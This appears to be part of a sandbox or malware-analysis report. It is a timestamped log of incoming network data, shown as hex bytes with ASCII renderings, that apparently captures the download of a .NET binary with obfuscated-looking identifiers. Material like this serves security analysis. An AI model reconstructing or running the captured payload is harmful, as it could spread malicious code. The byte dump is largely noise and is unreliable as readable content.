2021-10-28 05:18:52 UTC	4	IN	Data Raw: 00 45 64 69 74 6f 72 42 72 6f 77 73 61 62 6c 65 41 74 74 72 69 62 75 74 65 00 43 6f 6d 56 69 73 69 62 6c 65 41 74 74 72 69 62 75 74 65 00 41 73 73 65 6d 62 6c 79 54 69 74 6c 65 41 74 74 72 69 62 75 74 65 00 41 73 73 65 6d 62 6c 79 54 72 61 64 65 6d 61 72 6b 41 74 74 72 69 62 75 74 65 00 54 61 72 67 65 74 46 72 61 6d 65 77 6f 72 6b 41 74 74 72 69 62 75 74 65 00 41 73 73 65 6d 62 6c 79 46 69 6c 65 56 65 72 73 69 6f 6e 41 74 74 72 69 62 75 74 65 00 41 73 73 6 5 6d 62 6c 79 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 41 74 74 72 69 62 75 74 65 00 41 73 73 65 6d 62 6c 79 44 65 73 63 72 69 70 74 69 6f 6e 41 74 74 72 69 62 75 74 65 00 43 6f 6d 70 69 6c 61 74 69 6f 6e 52 65 6c 61 78 61 74 69 6f 6e 73 41 74 74 72 69 62 75 74 65 00 41 73 73 65 6d 62 6c 79 50 72 6f 64 75 Data Ascii: EditorBrowsableAttributeComVisibleAttributeAssemblyTitleAttributeAssemblyTrademarkAttributeTargetFrameworkAttributeAssemblyFileVersionAttributeAssemblyConfigurationAttributeAssemblyDescriptionAttributeCompilationRelaxationsAttributeAssemblyProdu
2021-10-28 05:18:52 UTC	5	IN	Data Raw: 00 6f 00 4c 00 44 00 46 00 68 00 68 00 49 00 4e 00 4d 00 75 00 71 00 5a 00 57 00 67 00 47 00 6f 00 35 00 52 00 00 15 49 00 39 00 63 00 68 00 6a 00 38 00 56 00 47 00 50 00 38 00 00 31 44 00 6d 00 73 00 6e 00 71 00 70 00 71 00 71 00 75 00 67 00 62 00 72 00 6a 00 6e 00 77 00 6c 00 77 00 70 00 6a 00 77 00 78 00 74 00 67 00 78 00 00 00 00 00 6d 5d 60 81 18 4d ea 4b 8d b7 9b 22 4b 19 38 0d 00 04 20 01 01 08 03 20 00 01 05 20 01 01 11 11 04 20 01 01 0e 04 20 01 01 02 05 20 02 01 0e 0e 05 20 01 01 11 71 04 00 00 12 7d 05 20 02 01 1c 18 06 20 01 01 12 80 81 0a 07 04 12 51 12 55 12 59 12 49 03 20 00 0e 04 20 01 02 0e 04 00 00 12 49 06 00 03 0e 0e 0e 0e 05 20 01 12 55 0e 05 20 01 01 12 55 04 20 00 1d 05 06 00 01 12 49 1d 05 08 00 01 12 80 91 11 80 95 04 20 00 12 49 Data Ascii: oLDFhhINMuqZWgGo5RI9chj8VGP81Dmsnqpqqugbrjnwlwpjwxtgxm]`MK"K8 q} QUYI I U U I I
2021-10-28 05:18:52 UTC	7	IN	Data Raw: 2c 34 4d 13 a5 ea c3 1c 43 de e6 60 a2 c5 ed 65 a5 35 1e 48 fd a5 d1 8f 51 e0 b5 68 2c 51 ae f5 dd ad ae 0a c6 1e 98 f4 6e fc c2 27 9a e5 69 67 d6 c3 29 c3 cb 7b d7 1b 42 2e 89 29 9e 82 da 49 d2 41 6e 58 b8 b7 5a c1 d5 35 da 95 fc 2c fc 38 2f ee 2d a2 7a b8 7a 2d 14 71 a0 70 5d 08 fd 49 91 0f 5d d6 e3 0a fc 15 50 19 b3 36 7a 09 81 51 92 b2 da c9 cd ca d3 59 c1 4c 86 53 7c ef 09 f4 5d 9e 29 a6 59 39 65 ad f8 7d 0f 61 a8 d1 80 16 b9 83 a6 c3 91 f3 a9 61 ed 21 d1 26 5a 8e af 64 b8 59 d3 61 5b 1a e4 c4 fe ce c9 c2 a1 d1 34 1b f5 94 87 a8 cb e4 05 67 a2 4c fd 43 be c7 01 8b a2 bd 13 fa e8 12 d2 e7 27 80 a5 e0 90 73 b2 d1 70 e8 e2 2e 8b 67 bf 8a fd eb 81 f3 40 fc ac e0 ab 80 0e 59 8d 4e 34 57 af bd 39 2f 5f d0 e5 e1 b8 d0 5f f2 1c 87 bc a3 a5 39 aa 05 39 a0 ef Data Ascii: ,4MC`e5HQh,Qn'ig){B.)IAnXZ5,8/-zz-qp]I]P6zQYLS|])Y9e}aa!&ZdYa[4gLC'sp.g@YN4W9/__99
2021-10-28 05:18:52 UTC	8	IN	Data Raw: 26 e5 9d be 1a 98 20 31 24 b4 dd 1c b4 2a 1c d4 79 3e de b3 48 c9 d4 9a 41 b0 b6 eb d3 13 3c 1f 59 70 9f b2 39 da 74 90 f3 58 9f 35 02 47 ba 5b c1 57 f5 c8 4a 0a 45 3a a3 cb 4a 9a 84 86 b4 ab 13 36 ce 78 7a 91 f0 25 4b 60 95 65 21 b7 24 8b c5 e8 00 32 ec 7d 60 7c aa 9c 7e 2e 7d 9e b3 ef e5 d0 38 f9 30 09 a0 b7 e5 56 fd ed b3 84 20 91 f1 3b 65 e9 60 69 e8 8f 11 9a 1b 2b 10 08 f0 f0 59 ca 25 b2 a1 0e bf 81 a8 3d 7a dc 33 06 01 da 49 d0 23 eb a5 63 57 d3 5c 56 7e 92 21 e1 ac f0 3e 7d be 04 14 f6 58 59 f9 3e 91 2d 8b a6 33 74 0b 4b 77 ee 3a aa 80 2b f1 2d c4 fc b7 f1 d7 f7 5a 17 a4 2e b9 92 92 df 7d 05 3f e1 8f 21 81 d6 e3 3d 04 fc 23 f8 03 a1 3c 6b 2e cc 42 a2 f9 7d c6 8d 7c 08 7a a6 41 a4 06 8c 85 a9 1b 8a ff 99 77 ec 4a 65 08 af d4 b0 79 36 08 7f b3 64 6c Data Ascii: & 1$*y>HA<Yp9tX5G[WJE:J6xz%K`e!$2}`|~.}80V ;e`i+Y%=z3I#cW\V~!>}XY>-3tKw:+-Z.}?!=#<k.B}|zAwJey6dl
2021-10-28 05:18:52 UTC	9	IN	Data Raw: 62 51 dd fd 6b 85 9d 6a 03 c5 5d 71 6c 06 bd dc 0a 49 63 4a 43 34 bb 87 4d 7e 56 63 c1 e4 d3 58 ee 67 b1 3d d7 9f d3 1b e1 af 3e 9d 99 7b c8 4c d6 85 94 b6 e8 80 ba 54 6e 8a b2 dd 03 64 49 61 b7 b7 50 09 6f 2b dd 8f 42 2e 91 4e 11 18 61 24 f6 dc 08 f1 c0 f5 5f f5 f1 5b d8 e3 10 8a 64 af 8e c2 3c ef cb 09 c3 1f fc e3 86 0f 37 21 c5 6c 8e 08 e6 bc 47 c8 db 77 fe 08 f5 ff 15 52 cc 5c e7 88 47 2d 3b 40 da f1 39 ca 62 7f 19 d8 14 04 4e c1 b6 ea f7 ff 58 94 ef fa 50 28 8e 4e cc 5f 16 ca 38 b7 be 3f a5 b5 2c 51 d2 cc 34 19 36 4f 34 9f c5 75 80 40 2d 28 e5 06 c5 27 a3 e0 a6 1a c6 9f a1 32 68 8d bb 9d e3 98 0e a0 46 bf 20 dc 19 4a 7a 42 62 0d 49 ec 59 47 2a 83 fc 19 00 33 36 d3 1b ff ea a6 d6 b0 89 57 44 2b 17 f7 4d 2f 3f 1f fb 59 98 7e 04 b7 11 c5 a4 73 e2 d7 30 Data Ascii: bQkj]qlIcJC4M~VcXg=>{LTndIaPo+B.Na$_[d<7!lGwR\G-;@9bNXP(N_8?,Q46O4u@-('2hF JzBbIYG*36WD+M/?Y~s0
2021-10-28 05:18:52 UTC	11	IN	Data Raw: ff 8a 15 ee ec 56 23 b7 ee d8 82 4b 28 3e 05 26 d3 00 ed e0 16 fc 5b 63 67 25 27 2e 2c 2a 74 bb 5c cf ec d0 8e 14 e1 62 e5 2a 5b aa fa 3d 0c 08 bb 37 dc 81 8f 30 21 09 31 dc ca c7 1c 10 18 ed 15 23 6a fc 07 66 62 41 93 00 c8 c2 57 2a 79 63 99 96 6e 1b b1 71 77 b5 11 31 eb 52 1b 3a db 05 59 eb cd 17 0e 9e c5 b9 90 51 54 95 85 ca 8e 8a 86 22 da 5c c8 67 b6 d4 c3 ea 92 c2 7f fb 94 79 c7 c7 ef c8 8f a1 f3 11 ba 31 c7 83 d7 95 4e da b7 06 6c 41 eb c7 e1 59 f8 c3 d5 78 2c be dd 4a b4 7b fb f1 b3 06 7c 7d df 2c c8 54 88 3c 46 81 b0 90 9d 7e 72 d4 41 ce 56 fd fd 81 e0 af de 6e 32 05 98 73 bf 48 96 d7 5f 2c 0d 4a 25 fd 02 0d 59 ed ac fd 1f 5a 66 86 89 d9 92 4a df 35 34 3b ec e7 d0 6b e0 e0 18 bc c6 74 db 43 94 af 58 10 20 c4 51 bc e0 08 a0 8f 2e 2f 04 7a 80 37 6b Data Ascii: V#K(>&[cg%'.,*t\b*[=70!1#jfbAW*ycnqw1R:YQT"\gy1NlAYx,J{|},T<F~rAVn2sH_,J%YZfJ54;ktCX Q./z7k
2021-10-28 05:18:52 UTC	12	IN	Data Raw: 6b 36 3d 6b 4b e9 a9 6e 3e ad ae a3 c1 50 e7 15 e2 38 48 0f 04 52 9c 8c ea 95 a3 92 c8 06 f9 36 d3 0f eb f9 e6 0b f6 1c 67 4f 86 38 4c ae 3d 4c c4 53 9f 27 6c 7d c6 6c 88 87 d7 82 c1 14 87 e9 16 d1 bf 36 9c 6b be e7 c6 4d 11 ef 30 b2 57 e6 aa 3f 94 a4 f5 65 f5 47 30 b4 0f f3 f3 ba fb a3 1b f7 44 4b b6 6b 04 ed 81 75 8f 98 6c 54 10 59 06 e1 6f 33 c1 5b 75 19 27 0e f8 1c 92 95 16 18 c8 62 e8 01 ca 55 60 10 d1 c1 fd b7 68 03 48 67 a7 fe 6f d3 cd e0 a2 a0 82 29 8a 24 5f df 51 81 ea be 3d 18 0a 0d 56 53 62 96 8a 70 e8 3e f0 37 13 94 69 83 9f 30 b6 ef 35 94 9c 35 e4 a7 06 db 7f 5e 52 80 fb fb cd 51 e7 04 c4 af 63 9a cc d8 d5 73 95 8d 9d 09 26 09 4f 88 53 81 c6 7f 35 1e 42 9d 74 db 2f 99 76 b4 27 2e fe 60 04 8f b7 71 bf 75 68 45 bc b8 8b 3e 22 09 3b 6a fd 19 8b Data Ascii: k6=kKn>P8HR6gO8L=LS'I}l6kM0W?eG0DKkulTYo3[u'bU`hHgo)$_Q=VSbp>7i055^RQcs&OS5Bt/v'.`quhE>";j

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:52 UTC	13	IN	Data Raw: af e3 8a b4 52 51 99 b0 d8 ed 0c a6 40 25 84 8a d5 47 6e e7 74 c9 f9 64 13 43 ed c8 bf 06 f8 04 56 6a 41 de a3 19 f3 c1 35 be ed d8 11 5b d7 1d 65 35 8f df 48 96 03 ea 48 7b 1b 9f a6 56 8e 96 4f 5f 01 09 dc 44 fc fd 4b 34 cc c7 1a d4 cd 93 8e 8d 0a 6d ae 4a 9f 2a 4d 5e aa 84 24 6d 38 81 4a ff 0f 87 71 70 50 04 da 4c 83 33 55 09 3c 9b e8 6c 3d be 77 a1 98 4f 0f d4 9e 7d ed cf 85 a3 b9 03 1e 19 7b ec e8 ef 12 f1 29 2b 33 e2 bb 1f a2 5b c8 b1 7b 0c 91 53 50 c5 17 de 17 9c 1c 36 4a 7b 3a bc c5 57 e6 a5 7a 74 11 1f cf 52 66 ab 8b d6 b3 cd 0f 1a e4 a3 2a d6 be ea 6a c0 b8 aa a7 40 1f 7e 88 9e 99 8b 31 94 5f a4 30 01 80 f4 76 f8 de d2 38 81 7f 36 cd c1 26 1e d2 a2 dc 36 c3 a4 49 34 24 75 98 39 55 81 15 a4 f4 ef d9 2e 90 cd 51 5f 76 4b 86 42 77 75 b1 cd 21 f0 20 Data Ascii: RQ@%GntdCVjA5[e5HH{VO_DK4mJ*M^$m8JqpPL3U<l=wO}{)+3[{SP6J{:WztRf*j@~1_0v86&6I4$ u9U.Q_vKBwu!
2021-10-28 05:18:52 UTC	15	IN	Data Raw: a5 c2 f1 98 68 91 74 7f fd e9 79 ed 84 b0 f6 93 ac 4c ac c1 a6 47 7e f2 3d 96 f6 dd ea a2 eb 2c d5 f0 1c 5c 73 f1 47 a0 c3 e4 53 ce 21 bc 2e 40 37 97 01 73 5a 52 a3 b9 68 24 bf 39 01 d6 b5 80 5c 01 1c b5 31 16 85 3c 59 86 85 5b a3 3c 4b d4 b7 57 e4 7e aa 0c 9f 2e b9 2f b3 3d f2 1a 49 3c cc 4c 16 4d e0 70 dc 2e 45 30 a1 06 f2 af 06 17 0b 26 47 db 0a 0f c6 3c 91 8e c0 19 28 40 48 d1 c2 7a 4e 40 e5 16 84 e2 16 24 61 f2 c4 78 2f 72 da 4c ec f9 80 a3 e7 f1 a6 19 40 e4 3c ef 89 98 01 59 e9 11 7d 01 fc 51 d4 74 57 e0 15 dd da c2 a8 8e 94 a4 34 2d 67 d5 d2 18 80 10 4a 92 5e 87 1e b9 df 71 f5 a5 8a d1 47 77 77 ad 94 49 76 b6 1c 30 32 93 df e2 05 1e aa 72 c7 6d dd 7b af 64 44 c3 fc 6e 4d 6f 2d 42 4b 6f 73 0a e7 83 48 16 9a 29 5c 66 17 83 c7 1a be 02 c0 8f be 31 c5 Data Ascii: htyLG~=,\sGS!.@7sZRh$9\1<Y[<KW~./=I<LMp.E0&G<(@HzN@$ax/rL@<Y}QtW4-gJ^qGwwIv02rm{dDnMo-BKosH)\f1
2021-10-28 05:18:52 UTC	16	IN	Data Raw: 84 03 cd 75 62 44 5f ec 02 62 5f 77 79 6f 50 99 e0 97 d4 f8 70 26 77 9f 5a 02 b7 d8 ac a8 93 3c 7f 94 d0 9d 71 91 e4 29 97 d9 f7 cb dc 8b 6c f4 fc 25 6e f1 66 be 91 23 46 aa 3a 67 e0 2a dd 69 da f8 06 35 01 70 79 44 86 1a 17 ae 17 b2 3f 3c 39 80 51 0f b5 93 2c 5c 59 cd 24 ab 33 2f 0d 4f 58 e7 22 f1 b7 80 cb 96 91 18 2b c7 dc 4c 3a 2e 23 74 20 da 58 d1 20 d1 04 a3 e3 7d 95 7f c4 7f 04 6d 6a cb 79 6c f7 7e cb 7c 38 cb 60 f9 94 ea d8 70 3c 61 44 df 73 c5 fc 33 e2 92 f2 f6 67 81 07 22 33 66 33 2d c9 5d 8d 7b 98 98 46 e7 b1 a2 2e 5c eb e4 32 70 50 4a 21 93 56 b1 22 73 66 76 f5 2c b5 71 fd 6f fb e8 22 b9 e9 37 ec 81 b5 29 fc 0d ac 79 24 85 a1 7b 5e 4c e2 2d 66 5d 42 35 39 36 11 ca 16 9f 9a a3 c9 e8 ed b5 dc a2 71 52 9f be 5c 9e bc 7b f5 43 c7 fa 91 66 a5 f9 07 Data Ascii: ubD_b_wyoPp&wZ<q)l%nf#F:g*i5pyD?<9Q,\Y$3/OX"+L:.#t X }mjyl~\|8`p<aDs3g"3f3-]{F.\2pPJ!V"sfv,qo"7)y${ ^L-f]B596qR\{Cf
2021-10-28 05:18:52 UTC	17	IN	Data Raw: 3a 24 05 e2 5f 0d 30 be bd be 58 30 36 26 26 1f 03 5a b8 94 e6 db 1c 61 85 6c f1 34 72 5c 5a 17 31 b1 90 b3 bd 76 5d 9f 05 be b6 02 61 b5 0e 86 6d 96 38 1e c2 3c 5e 1b d3 64 d6 1b 5b 88 f1 87 96 23 29 39 43 a3 f5 75 1d 5f 90 ea d7 10 6b 54 04 00 ef b5 db 5c 24 56 d4 51 b4 f3 a0 3f 78 1a ec da f8 69 4f 2b 6f 7f f7 4f fb 5e 6c e6 00 63 1e b3 23 84 46 9d 81 fd b2 30 92 f3 05 d0 ab 6a 51 65 d1 35 75 e6 e5 44 b3 47 78 02 b6 c6 90 95 be 78 dd 87 34 f8 79 8f 27 e3 6d d3 cf 71 6d 57 9b 5e 9f 35 62 08 d2 2c 1a 8c f8 b4 fa d8 cf 01 c2 a0 7c 95 27 f4 dd 77 f2 f8 db a6 ec 00 6d 7b c1 37 82 b8 3d 4e a7 6a b6 3f 6a e7 a0 6e 7e d6 ef 52 ac 10 95 38 5c 0a 21 db 54 77 06 a4 a9 62 ab 06 30 1a cc 79 53 94 18 3b 32 b3 28 c7 2a 57 9a 81 05 ea de d1 96 00 04 f2 5b 13 d4 80 1c Data Ascii: :$_0X06&&Zal4r\Z1v]am8<^d[#)9Cu_kT\$VQ?xiO+oO^lc#F0jQe5uDGxx4y'mqmW^5b,|'wm{7=Nj?jn~R8\! Twb0yS;2(*W[
2021-10-28 05:18:52 UTC	19	IN	Data Raw: dd 2e 62 4a 86 89 09 a6 14 96 c7 bf af 31 ac cd d7 30 d6 b8 33 1b 6c 68 13 0b ca f2 ff 22 a7 e5 03 3b dd 0c fb 05 24 f2 e6 8f 4e 85 67 73 64 75 8b 8d 63 e1 59 9b 86 c0 3e 9e 5c 70 38 b6 5a 8d bf 5c cf 45 fa c6 7c 3c cd fc 38 53 d0 e8 8d b6 8c ce 0d f1 cc 12 ac 94 13 a4 78 cb 6a eb 0d 91 ab 6a 78 83 46 43 83 4d 82 a6 0f ee 9e 03 d2 6e bf d4 fd 0d 94 11 34 0f 49 a0 58 60 62 1e 32 55 8e 5f ba 7d 7a 95 c1 7f ad 66 6c b7 64 10 da 7d 04 a6 d4 94 f8 8a c3 ab b8 10 76 ad 35 a3 fa 12 a1 fc c4 9c 09 17 79 68 0a fc 74 74 a9 03 23 62 a2 d7 86 5e 15 14 65 f6 2e 71 55 2e fd cb 99 74 69 be 58 4f 33 f7 20 3e e7 50 bc 54 b5 72 8a 1d fd b6 83 fb 6d 9b 80 ec 0f ce 0d 27 5f 30 27 c6 f6 bb 44 9d 98 18 a8 bc 75 54 e3 45 00 e8 a9 e1 b4 11 2c cd 8b 7f 62 ff f2 03 1e 42 1d 15 8e Data Ascii: .bJ103lh";$NgsducY>\p8Z\E|<8SxjjxFCMn4IX`b2U_}zfld}v5yhtt#b^e.qU.tiXO3 >PTrm'_0'DuTE,bB
2021-10-28 05:18:52 UTC	20	IN	Data Raw: 14 d4 32 d4 b9 59 a3 98 8f 95 ce 11 f6 f9 8d 0d 49 34 8d ca c8 7b 63 8c 10 a6 1f 97 d8 93 f3 63 7c 3a b0 10 6c d8 8f 36 f5 74 d4 ef 49 17 b3 ce 67 17 2e 59 c0 ce 3f 6c b5 bb 50 fc e4 7d 6b 4a d8 c0 ac 49 b7 0d 70 4c 21 15 7b a1 34 1a 1c b6 bc fc a8 24 d6 45 5c 6c ad a3 d8 34 b3 7b 9b b3 ec 8c c7 49 c9 ac 03 69 01 9e 85 72 66 c0 85 d2 9b 56 84 ff a4 11 76 59 01 67 46 4a b9 b8 3a e3 90 41 db 3a 5a ec f5 9e 82 e9 cf 27 ef c4 9d a3 d7 90 9d d8 02 a3 e8 4a e9 4f 4f fe 1c 41 11 8e b5 f1 7f ac ae 61 b7 a3 88 74 09 78 92 86 1e c6 c8 49 31 d6 0a 1d b4 28 1c 0f cb bb 69 10 a1 08 4a fe 03 33 6f 69 52 30 5d fc 66 fb 02 42 a7 a9 80 9f 4b ef 50 38 62 82 81 de e0 b5 44 6e 0e cf c1 81 31 9a 4c ae 8d bf 5f 01 dd ca 98 8e d1 88 84 c3 74 a9 ab b3 35 8c da 47 96 25 1f f7 22 Data Ascii: 2YI4{cc|:l6tlg.Y?lP}kJlpL!{4$E\l4{lirfVvYgFJ:A:Z'JOOAatxI1(iJ3oiR0]fBKP8bDn1L_t5G%"
2021-10-28 05:18:52 UTC	21	IN	Data Raw: a4 2f 69 06 85 5b 73 f0 17 60 31 b9 19 ba 78 e8 39 ca 29 fa 8e a6 7c 98 0b 2c 92 33 fc 50 39 c5 ce 94 1d dc c3 b9 1e 99 b2 eb fd ef 1a 08 86 a2 71 21 76 55 bd 32 b4 5a 19 f3 ba 33 a1 56 cc be c2 0a c4 09 c4 46 da a7 a3 77 f0 e6 5e 07 14 76 ec ec 6c 42 68 73 eb d7 a2 81 33 13 1c e3 15 10 7d 73 60 1f b8 22 b2 ea 25 ae 15 f9 55 c6 9b a5 4a c6 dd 9f d2 fa 20 98 fb 4f 05 56 74 fe 61 0c 97 dd 00 2b c3 af 8a f2 7a 53 db 79 ac ff 39 cf 03 25 a8 78 fd 8e ad e4 da 5c f9 01 8b 38 d5 e3 f7 4e 74 4e 7a 95 3e d7 04 68 da aa 9b bd 0c 93 7e e5 46 3c b1 f4 c1 5d af 01 98 a4 b5 ca 67 7e 74 97 49 31 da ad a1 61 b3 e5 de d5 21 f4 0b e5 09 c7 3b c1 ff 8d 74 dd 0b 5d ef bf 14 bf 63 65 45 79 bd 33 f7 1a 41 64 ad ac 2c ac 23 72 4f fd 64 8c 77 d8 51 a8 92 31 dd f9 1a 7f ec c6 05 Data Ascii: /i[s`1x9)|,3P9q!vU2Z3VFw^vlBhs3}s`'"%UJ OVta+zSy9%x\8NtNz>h~F<]g~tI1a!;t]ceEy3Ad,#rOdwQ1
2021-10-28 05:18:52 UTC	23	IN	Data Raw: 2c f6 98 d6 76 58 ce 3e 35 a6 53 83 f2 ee 75 3d 0e 74 fe 0a 91 4a 10 f6 53 f3 4a 1c 8a 64 18 dd 6d 07 0b 84 60 d5 b5 3a ca 62 15 05 8f fb 30 d8 36 25 04 d0 cd c3 b4 59 bc 37 33 15 f3 ef 2e 53 50 1c e1 dc 68 18 4e 7c 86 3c 99 ed 94 0c c0 81 8b 89 3b 2d 7a 9f 34 6a 10 03 3b 70 0a 91 31 86 8b 7c bc 2c 7b c8 67 99 c0 0f 8e b4 0a 8d 67 7f 0f b5 55 c9 96 5d f1 1f 0e 9b fc 47 0c 8f de ff 25 6f 55 64 d1 b3 e1 59 52 14 af 53 2e 21 f0 cc a9 25 41 82 25 76 89 46 e7 82 30 f7 c5 36 96 03 30 df 25 92 68 8b 50 ba 06 6f a8 29 3d 61 30 9f 5c 47 20 cc d8 bf 26 29 1f 5f ad 53 f6 b2 00 ad 54 d9 4f 9c 53 3b 54 1d 1e 5b fb 28 95 e5 64 8c 72 ad 72 cb 6c 1b 79 ec 69 7a 09 e1 22 58 71 3f d1 cb 95 83 92 c8 98 a2 90 e6 43 7a ed c2 dc 4a dd 67 29 a6 1e fe c1 7d d3 b0 08 70 62 37 6c Data Ascii: ,vX>5Su=tJSJdm`:b06%Y73.SPhN|<;-z4j;p1|,{ggU]G%oUdYRS.!%A%vF060%hPo)=a0\G &)_STOS;T[(drr lyiz"Xq?CzJg)}pb7l
2021-10-28 05:18:52 UTC	24	IN	Data Raw: e3 41 b2 42 b8 e2 90 0a 5e 62 de 54 35 b4 23 3c 4f ea f7 d1 7e 6a d2 ce 77 10 44 82 c6 fe a3 70 26 6a b3 90 f3 fc 0d c0 86 47 4f ea c9 6c 1f 12 a1 36 6c 16 8d d6 8b 39 9a fc 35 47 4d 29 dc 39 ef 59 33 8f cb d9 29 bb 18 18 b1 16 99 b4 ac 90 09 86 d1 3a 7c 04 60 43 ac 27 6d b0 ec 50 21 c9 5b 0b 50 71 8a f1 c5 aa 20 02 d8 2a ee 55 36 ef 15 80 e4 ed f0 db 71 ff f3 89 11 9a 71 ad d5 c1 aa eb 70 4e 9b e1 12 0d 48 01 19 cb cf 60 57 40 4a 48 45 87 66 73 3a 0e 2f 7c 3e 13 d6 43 d1 bf 63 73 0e 94 9f 7c 34 c3 37 58 d2 fc a3 80 db fe 85 17 0d c7 80 ba 0b 55 e4 f8 25 a4 91 d5 d9 5b 5c 5a 67 fe bb e6 9b 42 7e ca 49 d9 00 67 8b 7b 22 b6 1e a6 4e 7f 64 a2 d3 a3 52 f4 57 a7 42 c4 7a 33 8c fa bf eb 47 4b 15 33 fa c7 5e 68 66 f3 e9 94 d0 2b 18 e3 cc 22 7f 7c 9c 59 32 2f 5c Data Ascii: AB^bT5#<O~jwDp&jGOl6l95GM)9Y3):|`C'mP![Pq *U6qqpNH`W@JHEfs:/|>Ccs|47XU%[\ZgB~Ig{"NdRWBz3 GK3^hf+"|Y2/\

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:52 UTC	25	IN	Data Raw: 1a cc 78 3e 84 67 ea f3 5a 65 7f 31 4b a5 df 8d 4c 06 07 1b d6 e5 ca 4e f9 95 f8 e2 2a ff b3 af 1c 25 7e 9b a8 f8 b7 ef 14 4b 1b 49 bf b5 ab 1d ff d7 8a ee ad 7b c9 5c 7e 69 21 1d be c2 ca 2a 5c b4 86 90 23 c4 88 b8 3f a8 ae 05 37 fe 99 a7 1d 8e ed da 68 a3 50 45 b9 be eb 72 1f fe 15 92 07 4a 2d 5b bb 90 9f c9 8b 89 6f 8d ac fd 4a 0c 02 a5 2a c3 ae bb b8 b1 c9 1d 0b cf 84 87 8c f1 d8 01 00 c8 e0 bc b1 9e 42 8b a1 74 e2 75 c8 16 b0 37 8c 39 ac 55 b4 3b 6f 9d 84 54 b9 e7 cd 5f 90 8f 34 f1 84 f2 f7 69 6b 98 80 cc 19 9a 96 80 17 22 b0 f1 8a 98 37 6a d2 c9 02 3b 1f 23 66 51 aa 0a 32 d7 03 be 68 db fb 16 bc df 73 e1 7c da 3a b7 61 b4 93 b6 d0 ac 97 6a 4f 49 c1 c0 e6 58 4f 67 9f 3a e5 19 01 a2 ae 26 e7 2a 70 88 95 4a c5 b8 7b 1d cc 5b 2b 7b ea 8b 18 6a ff ef 70 Data Ascii: x>gZe1KLN*%~KI{\~i!*\#?7hPErJ-[oJ*Btu79U;oT_4ik"7j;#fQ2hs|:ajOIXOg:&*pJ{[+{jp
2021-10-28 05:18:52 UTC	27	IN	Data Raw: df ec 84 8f 41 5b 9a d6 3c 6c 56 68 b6 b2 cc bf 96 94 30 fe 3d aa 01 fa 79 2f 09 32 be 72 31 2f 2e 38 1e fd 72 86 9a 9a 4c 8f c2 8c 90 7f ba 30 31 48 90 1b d6 29 6a 27 00 74 a6 9f 2e c5 a9 11 44 e6 c3 6c 57 80 63 16 e3 0f bd f8 c2 12 c5 ac 6b e0 69 bd 08 29 a1 82 64 90 e2 ea 9e 0b 26 b0 10 bd 30 12 84 35 36 c7 0b ee 99 6e f5 97 31 fd 71 4e 58 a9 04 ea 0e 12 cf 3e b6 84 80 39 ad 5a 6a 71 d3 e5 8d ff 29 52 e0 38 e1 b2 b3 63 76 df dd 6f fa a1 4e 47 f0 46 52 64 69 38 35 8a 6f 56 b3 22 c8 b2 a8 5b dd 8b ea 53 77 37 d0 95 6d df 2f 09 86 29 7a 71 28 97 46 af bf 64 3a 04 38 bd 7e 9e e1 c6 37 b5 c8 81 9e 04 e9 57 00 f3 2a 0f e4 e2 4a 2e 5c 36 f8 e0 4a dc a7 ab 1b 3a 8b 02 e1 24 41 c6 21 f5 9b 5e 26 2f 87 c9 26 45 02 54 83 e3 37 17 a4 99 bd ae 42 23 bb 3a 87 60 83 Data Ascii: A[<lVh0=y/2r1/.8rL01H)j't.DlWcki)d&056n1qNX>9Zjq)R8cvoNGFRdi85oV"[Sw7m/)zq(Fd:8~7W*J.\6J :$A!^&/&ET7B#:`
2021-10-28 05:18:52 UTC	28	IN	Data Raw: c3 11 d7 cf af 67 b3 02 56 de 05 c6 b4 4a ce df a4 ec 55 d8 e3 de 0f f0 d1 cd e7 9f e6 4b 43 c2 cb ee e5 ed 37 e3 7f 16 45 79 0f be e8 c6 5e 3b 60 d5 14 1d a1 3c bd 4f d8 97 bb 09 51 a5 fe a2 1c 49 82 c2 5b 5b 12 99 dc 77 4d 51 3e 0f 4d b0 82 b1 f0 89 b7 3a ab dc d1 d2 26 e8 b8 91 b2 07 3c 98 97 8c 3a da a3 4a 86 bd e6 e2 f1 53 2f ae bd 49 0e c6 0b f0 af e9 9e bb e6 bc bd d1 e1 90 28 5f 7c 51 bb 3e 41 c0 cb 2f 46 75 0c c0 c5 02 8b ba 0e ca b0 42 89 d0 08 b6 b4 d9 ee 76 a1 de c5 ed ed 4e 51 c2 a1 ee 7f b8 69 37 e1 b4 7c 81 5e 0b ec 9a 65 55 aa 35 dc 2b 5f d6 c9 d4 23 d9 a2 09 5a 6e 8c dc 3a 49 c5 e0 9a 49 6d 15 db 75 ca 70 46 8b 80 26 f3 1b 90 e4 f5 15 e9 89 88 cb a2 34 9b 70 bd 52 44 05 96 da 5a 42 93 30 95 37 25 69 8a ea 7c 4c 6c 02 69 d3 3b 44 1f 68 36 Data Ascii: gVJUKC7Ey^\;`<OQI[[wMQ>M:&<:JS/I(_|Q>A/FuBvNQi7|^eU5+_#Zn:IImupF&4pRDZB07%i|LIi;Dh6
2021-10-28 05:18:52 UTC	29	IN	Data Raw: cd ab 21 9e 3a f4 9c e2 1b d4 3a f3 f9 e1 bb a6 22 00 c1 23 e5 fa 04 96 e5 22 08 46 6b bb 5e 6e 70 bc a4 52 b5 ed 8f d5 4b 32 31 bb 5b c1 7f a0 8b f6 9e e9 19 33 fa 88 6f 20 f5 10 35 ed 9c bd 35 50 2b 7c dc b5 43 a1 9f 08 35 3d 28 b0 9e 58 c2 65 33 89 b1 ca a5 5e 28 ab fe e9 6c 5c 45 6e 51 51 a4 d0 eb 1b 07 20 1c 15 9a 90 cc 11 cb 7c ba f2 fb b0 9e 23 fc 1a a9 2c 12 97 44 06 e8 04 61 ae ff 4e d1 4c 2f d4 8d 97 37 76 9e 47 f4 75 40 5c a1 76 03 bd d5 7d 0a 99 23 eb dd b9 05 08 db a2 72 85 db 1e 91 64 cb b0 e2 4e 91 77 19 7a 9e bb 36 76 ab 69 15 4f 2c 39 2e d0 b5 44 17 b1 6b b9 f3 ab f5 a4 c3 1c 02 da 1d a0 8e 1b ed c0 e4 c5 30 39 e2 6a 9c c2 e4 34 f5 d1 8c 9b a1 48 57 7e aa 18 ee c0 dc 64 de a2 85 d2 9a a5 39 30 6e 4b a6 a7 64 31 29 0a ff b2 1a 7f c9 25 f6 Data Ascii: !::"#"Fk^npRK21[3o 55P+|C5=(Xe3^(l\EnQQ |#,DaNL/7vGu@\v}#rdNwz6viO,9.Dk09j4HW~d90nKd1)%
